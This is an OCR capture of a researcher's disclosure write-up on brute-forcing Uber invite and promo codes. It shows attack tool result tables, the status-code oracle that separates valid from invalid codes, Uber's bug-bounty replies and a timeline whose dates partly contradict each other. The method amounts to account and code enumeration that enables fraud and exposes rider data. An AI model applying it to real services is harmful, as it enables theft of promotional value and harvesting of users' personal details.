
Raw | Headers | Hex | HTML | Render

Uber
Claim your free ride
(122,494)
Install
Install
Download the app now and get your free ride, worth up to !

Claim your free ride
Your first ride free, worth up to , is waiting. Just tap below to download our app on the Play store and signup. It's that eas
Download the app
Swipe up to sign up on web
You Got a Free Ride
Welcome to Uber, the easiest way to get around at the tap of a button.

Sign up now to claim your free gift from Carlos ($5.000 off first 3 rides)*.

*Free ride value amounts vary by city.



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	off first ride)*.
116	cpowers	200	☐	☐	98407	☑
117	cbarker	200	☐	☐	98407	☑
118	cguzman	200	☐	☐	98415	☑
119	cmunoz	200	☐	☐	98428	☑
120	cball	200	☐	☐	98389	☑
121	cbowen	200	☐	☐	98398	☑
122	cvaldez	200	☐	☐	98415	☑
123	csantos	200	☐	☐	98411	☑
124	ccross	200	☐	☐	98402	☑
125	caguilar	200	☐	☐	98422	☑
126	cvega	200	☐	☐	98397	☑
127	ccohen	200	☐	☐	98361	☑
128	creese	200	☐	☐	98400	☑
129	crowe	200	☐	☐	98387	☑
130	champton	200	☐	☐	98420	☑
131	cfrancis	200	☐	☐	98420	☑
132	cadkins	200	☐	☐	98405	☑
133	cnorman	200	☐	☐	98407	☑

Request | Response


Raw | Headers | Hex | HTML | Render

Uber
Claim your free ride
(122,494)
Install
Install
Download the app now and get your free ride, worth up to !


Claim your free ride
Your first ride free, worth up to , is waiting. Just tap below to download our app on the Play store and signup. It's that easy.
Download the app
Swipe up to sign up on web
You Got a Free Ride
Welcome to Uber, the easiest way to get around at the tap of a button.

Sign up now to claim your free gift from Carlos Alberto ($Â 25.000 off first ride)*.

*Free ride value amounts vary by city.



An attacker can also filter the brute-force by amounts as shown below:



Because all of the default codes began with the word “uber” and can be customized, I was able to brute force and found more codes.

For promo-codes, there are two types :


- Invite promo-codes that are supposed to be public for sign-up.
- Invite codes called "Emergency Ride" codes that are supposed to be private and hidden.

The brute-force explained above was the type number (1) but still there's a high risk. What if an attacker can find a promo-code related to number (2)? That's what happened with the below hackerone report: https://hackerone.com/reports/125505 He found a promo code by coincidence, it allowed him to use it without signing up as a new user. Uber fixed the brute force vulnerability in the payment page by applying the rate-limiting and they left another two areas of application that were still vulnerable, one of them I explained above and the second one in the "profile" page in code customization, which was discovered by another researcher "Ali Kabeel".

DISCLOSURE TIMELINE


April 25, 2016 – Bug reported to Uber

March 27, 2016 – Uber's team changed status to Informative and they considered this out of scope (!!) and should be reported to the fraud team (!!) as below :



This is the weirdest reply I have ever seen in my life. This is not an incident to report to the fraud team, this is a vulnerability, and if ignored, it can lead to a lot of fraud incidents. After two months, I decided to update my report with more explanation and details, including my new finding about high amount codes, ex: $5,000 and $25,000 because I found that the following report got rewarded https://hackerone.com/reports/125505 and it was the same vulnerability I reported but in a different place; in addition, they didn't mention any out-of-scope or fraud as below :

In the beginning, they closed his report as information, like what happened to me, but after further explanation, they got it, and understood the risk. They didn't have any idea about the hidden codes as below:




If they don't know about the existence of hidden codes, who was supposed to know?

Anyway, after I updated my report I got the same reply and they changed status to duplicate.

June 18, 2016 – Provided new information

June 20, 2016 – Uber's team changed status to Duplicated. So why not duplicated from the initial report. That's mean! They can't understand the reports.



bugtriage-rob closed the report and changed the status to Duplicate (#125200). Jun 20th (3 days ago)

Thanks for your report but I'm afriad we still consider this to fall under fraud. As stated in our program rules, *"these type of issues are important but we unfortunately cannot reward issues of this type at this time. Specifically promo code fraud and give-get fraud is abuse of our promotional offers and referral codes in order to get free rides from Uber are a common submission. We do not consider these in scope for our bug bounty program at this time unless they show an explicit technical vulnerability in our software."*

That being said, while rate limiting may be considered a "technical vulnerability", we are already aware of the lack of rate limiting here, due to report #125200.

We appreciate you taking the time to submit this but, as with your previous report, I'm afriad this doesn't qualify for a reward under this program. We recommend that you report your findings to our fraud department at ext-uber-fraud@uber.com. We'll go ahead and close this as a duplicate of #125200.

Thanks and good luck in your future bug hunting.

So I recorded a video as proof-of-concept to bring public disclosure to this vulnerability:

https://youtu.be/Xro2-LoaWsk

I'm not the only researcher who reported this vulnerability and we all agreed that this is a vulnerbility. Ali Kabeel, a security researcher, also reported the same vulnerability, but in a "Third" different place - in the application I mentioned above, it exists in riders.uber.com/profile URL code customization feature, as below:

But brute-forcing via the above URL in code customization has limitations between two statuses, valid and not valid, results only without the amount of the promo-code. There are two response codes that distinguish between valid and not valid as below:

- 200 means (invalid code)
- 406 means (valid code and already existing for someone else)


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		200	☐	☐	49556
1	asmith	406	☐	☐	49745
2	ajohnson	406	☐	☐	49749
3	awilliams	200	☐	☐	49560
4	ajones	406	☐	☐	49745
5	abrown	406	☐	☐	49745
6	adavis	200	☐	☐	49554
7	amiller	406	☐	☐	49747
8	awilson	406	☐	☐	49747
9	amoore	200	☐	☐	49554
10	ataylor	200	☐	☐	49556
11	aanderson	200	☐	☐	49560
12	athomas	406	☐	☐	49747
13	ajackson	406	☐	☐	49749
14	awhite	406	☐	☐	49745
15	aharris	200	☐	☐	49556
16	amartin	200	☐	☐	49556
17	athompson	406	☐	☐	49751


DISCLOSURE TIMELINE

June 18, 2016 – Bug reported to Uber

June 20, 2016 – Uber's team changed status to Duplicate



He also got the same reply which is out of scope and to report to the fraud team so it was the same impact for mine and the rewarded report which mentioned above.



bugtriage-rob closed the report and changed the status to Duplicate (#125200). Jun 20th (3 days ago)

Thanks for your report but I'm afriad we still consider this to fall under fraud. As stated in our program rules, *"these type of issues are important but we unfortunately cannot reward issues of this type at this time. Specifically promo code fraud and give-get fraud is abuse of our promotional offers and referral codes in order to get free rides from Uber are a common submission. We do not consider these in scope for our bug bounty program at this time unless they show an explicit technical vulnerability in our software."*

That being said, while rate limiting may be considered a "technical vulnerability", we are already aware of the lack of rate limiting here, due to report #125200.

We appreciate you taking the time to submit this but, as with your previous report, I'm afriad this doesn't qualify for a reward under this program. We recommend that you report your findings to our fraud department at ext-uber-fraud@uber.com. We'll go ahead and close this as a duplicate of #125200.

Thanks and good luck in your future bug hunting.

Conclusion:

Uber security team ignored these two areas of the application, which is still vulnerable to brute-force, so it poses a risk for all users; an attacker can sign-up with a valid promo-code with high amounts for more than one free ride. In addition to this, by coincidence, an attacker can get a valid (Emergency Ride) promo-code, which is supposed to be hidden and related to someone else.

UPDATE:

After six hours of public disclosure, Uber security team contact me again and they admitted that this is a valid vulnerability and already patched. Then, one week after the patch, I found that Uber mobile application is still vulnerable but in this one, I was able to get more information about any rider via promo codes brute-forcing attack, including the rider image, country, full-name and expired or valid promo-codes and can escalate this to perform social engineering attacks. Find poc view below :)

https://youtu.be/gjTJOVmo1Lc

